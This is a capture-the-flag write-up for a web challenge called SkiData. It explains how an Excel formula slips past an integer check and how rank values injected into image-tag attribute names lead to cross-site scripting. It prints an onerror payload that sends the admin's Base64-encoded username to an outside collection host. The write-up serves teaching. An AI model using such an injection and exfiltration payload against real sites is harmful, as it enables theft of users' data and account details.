

Statement #
The owner of the SkiData Platform has challenged you to find out his name! He told you, he has really good opsec, can you prove him wrong?
Author: h4ckd0tm3
Overview #
SkiData lets users create an account and import race results from an Excel file. The /my_races route also accepts a title and description and lists previously submitted races. A race can then be viewed or reported to the administrator.
The following routes are available after login:
/my_races/race/<int:race_id>/race/<int:race_id>/report/logout
The flag is the administrator’s username. The bot uses it to log in before reviewing a reported race.
Show file tree
.
├── adj.txt
├── app.py
├── bot.py
├── deploy.sh
├── docker-compose.yml
├── Dockerfile
├── Dockerfile.bot
├── flag.txt
├── instance
│   └── ski_race.db
├── noun.txt
├── requirements.txt
├── sha256sum
├── ski_race_example.xlsx
├── static
│   ├── logo.png
│   ├── rank-1.png
│   ├── rank-2.png
│   ├── rank-3.png
│   └── snow.js
└── templates
    ├── index.html
    ├── layout.html
    ├── login.html
    ├── my_races.html
    ├── nav.html
    ├── race_detail.html
    └── register.html

4 directories, 25 files
The configuration confirms that the username contains the flag:
environment:
  - ADMIN_USER=gctf{FAKE_FAKE_FAKE}
  - ADMIN_PASSWORD=.FakePW69!
  - WEB_URL=http://skidata-web:5000
  - REDIS_HOST=skidata-redis
When a race is reported, the application queues a visit:
@app.route('/race/<int:race_id>/report')
@login_required
def race_report(race_id):
    user = current_user
    race = Race.query.get_or_404(race_id)

    if race.user_id == user.id or user.is_admin:

        q.enqueue(visit, url_for('race_detail', race_id=race_id),
                  os.environ.get("ADMIN_USER", "FAKEUSER"),
                  os.environ.get("ADMIN_PASSWORD", "FAKEPW"),
                  os.environ.get("WEB_URL", "localhost"))
        flash('The Admin has been notified!')
        return redirect(url_for("my_races"))

    flash('Not your race!')
    return redirect(url_for("my_races"))
The bot logs in with these credentials, opens the race for four seconds, then closes its browser:
import os
import sys
from time import sleep

from playwright.sync_api import sync_playwright

def visit(race, user, password, url):
    print("Checking Race", race, file=sys.stderr)

    with sync_playwright() as p:
        browser = p.chromium.launch(
            headless=True,
            args=[
                "--disable-dev-shm-usage",
                "--disable-extensions",
                "--disable-gpu",
                "--no-sandbox",
                "--headless"
            ])

        context = browser.new_context()
        page = context.new_page()
        page.goto(f"{url}/login")
        page.get_by_label("Username").fill(user)
        page.get_by_label("Password").fill(password)
        page.get_by_role("button", name="Login").click()
        page.goto(f"{url}{race}")

        sleep(4)

        context.close()
        browser.close()
Solution #
Rendering Analysis #
The ski_race_example.xlsx file shows the expected format:
| Name | Time | Rank | Country |
|---|---|---|---|
| ProjectSekai | 6:4:71 | 1 | INT |
| organizers | 5:9:73 | 2 | CHE |
| r3kapig | 5:4:72 | 3 | CHN |
| TUDelftCTFTeam | 4:9:74 | 4 | NLD |
| thehackerscrew | 4:9:74 | 5 | ATA |
| CyKOR | 4:9:57 | 6 | KOR |
| KITCTF | 4:6:40 | 7 | DEU |
| RedHazzarTeam | 4:5:38 | 8 | RUS |
| noreply | 4:5:32 | 9 | DZA |
| LiteChicken | 3:7:93 | 10 | RUS |
Observation. After the import, /race/<int:race_id> renders every spreadsheet cell. Jinja escapes ordinary fields, but the first three rank values follow a different path.
Show source code
{% extends "layout.html" %}
{% block content %}
    <div class="container mt-5">
        <h2>{{ race.race_name }}</h2>
        <!-- Display the race comment if it exists -->
        {% if race.comment %}
            <p class="text-muted"><em>{{ race.comment }}</em></p>
        {% endif %}
        <!-- Race Results Table -->
        <div class="mt-4">
            <h4>Race Results</h4>
            <table class="table table-bordered table-striped mt-3">
                <thead>
                <tr>
                    <th>Name</th><th>Time</th><th>Rank</th><th>Country</th>
                </tr>
                </thead>
                <tbody>
                {% for result in race.results %}
                    <tr>
                        <td>{{ result.name }}</td><td>{{ result.time }}</td>
                        {% if loop.index <= 3 %}
                            <td><img {{ style(result.rank)|xmlattr }}  alt="rank-img"/></td>
                        {% else %}
                            <td>{{ result.rank }}</td>
                        {% endif %}
                        <td>{{ result.country }}</td>
                    </tr>
                {% else %}
                    <tr>
                        <td colspan="4" class="text-center">No race results available</td>
                    </tr>
                {% endfor %}
                </tbody>
            </table>
        </div>
        <a href="{{ url_for('my_races') }}" class="btn btn-secondary mt-3">Back to My Races</a>
        <a href="{{ url_for('race_report', race_id=race.id)}}" class="btn btn-primary mt-3">Report to Admin</a>
    </div>
{% endblock %}
Weakness. For these three rows, rank is interpolated into the keys of the dictionary passed to xmlattr, even though the application should fully control these attribute names:
def style(rank):
    return {f"rank-{rank}": "1", "src": f"/static/rank-{rank}.png", "width": "25px", "height": "25px"}

app.jinja_env.globals.update(style=style)
A specially crafted value can therefore alter the <img> attributes. It must be placed in one of the first three rows because later ranks are rendered as text.
Transition. Direct injection fails: during import, the application requires the evaluated C cell to be an integer.
Bypassing the Excel Validation #
The row-processing code evaluates the rank cell twice:
excel = ExcelCompiler(filepath)
race_results = []
for row in range(2, 12):
    try:
        # [...]
        if type(excel.evaluate(f'Sheet1!C{row}')) is not int:
            flash(f"Sheet1!C{row}, Rank must be an integer")
            return redirect(request.url)

        excel.evaluate(f'Sheet1!E{row}')
        excel.set_value(f'Sheet1!E{row}', "Imported")

        name = excel.evaluate(f'Sheet1!A{row}')
        time = excel.evaluate(f'Sheet1!B{row}')
        rank = excel.evaluate(f'Sheet1!C{row}')
        country = excel.evaluate(f'Sheet1!D{row}')

        race_results.append({
            'name': name,
            'time': time,
            'rank': rank,
            'country': country
        })
    except Exception as e:
        flash(f"Error processing row {row}: {str(e)}")
        break
Observation. Between those two evaluations, the application writes Imported to column E in the same row.
Weakness. The checked type is not necessarily the type that is later stored. A conditional formula in C2 can return 1 during validation, then a string after E2 changes: this is a check/use mismatch.
Action. We prepare the file in Excel—the online OneDrive version also works—and place this formula in C2:
=IF(Sheet1!E2="Imported", "xss", 1)
The IF() function selects the value according to the contents of E2.
Result. The first evaluation returns the integer 1; after Imported is written, the second returns xss. The type check passes, but a controlled string reaches the database.
XSS and Exploitation #
Observation. An invalid rank value also produces a nonexistent image path, which triggers the <img> element’s error event.
Action. We replace the xss proof of concept with a value that injects an onerror handler. The JavaScript reads span.navbar-text, encodes it as Base64, and sends it to the collection server:
=IF(Sheet1!E2="Imported", "x"&CHAR(34)&"/onerror=fetch('https://2wzdg74vnozmon6zh1ip7rptuk0bo1cq.oastify.com/?flag='.concat(btoa(document.querySelector('span.navbar-text').textContent)))", 1)Here, CHAR(34) produces the double quote needed to break out of the attribute without writing it directly into the Excel string.

We import the workbook, open the race to check its rendering, then use Report to Admin. The bot authenticates with ADMIN_USER before opening this exact page.
Result. In the bot’s browser, the failed image load triggers the fetch request. The Base64 value received by the collection server decodes to the administrator’s username, and therefore the flag.

The flag is gctf{ex3c3lsi0r_l4zy_m4st3r}.
Conclusion #
The vulnerability crosses two poorly defined trust boundaries: an Excel value changes between validation and storage, then that value becomes an HTML attribute name. Reporting the race is enough to execute the XSS in the administrator’s session.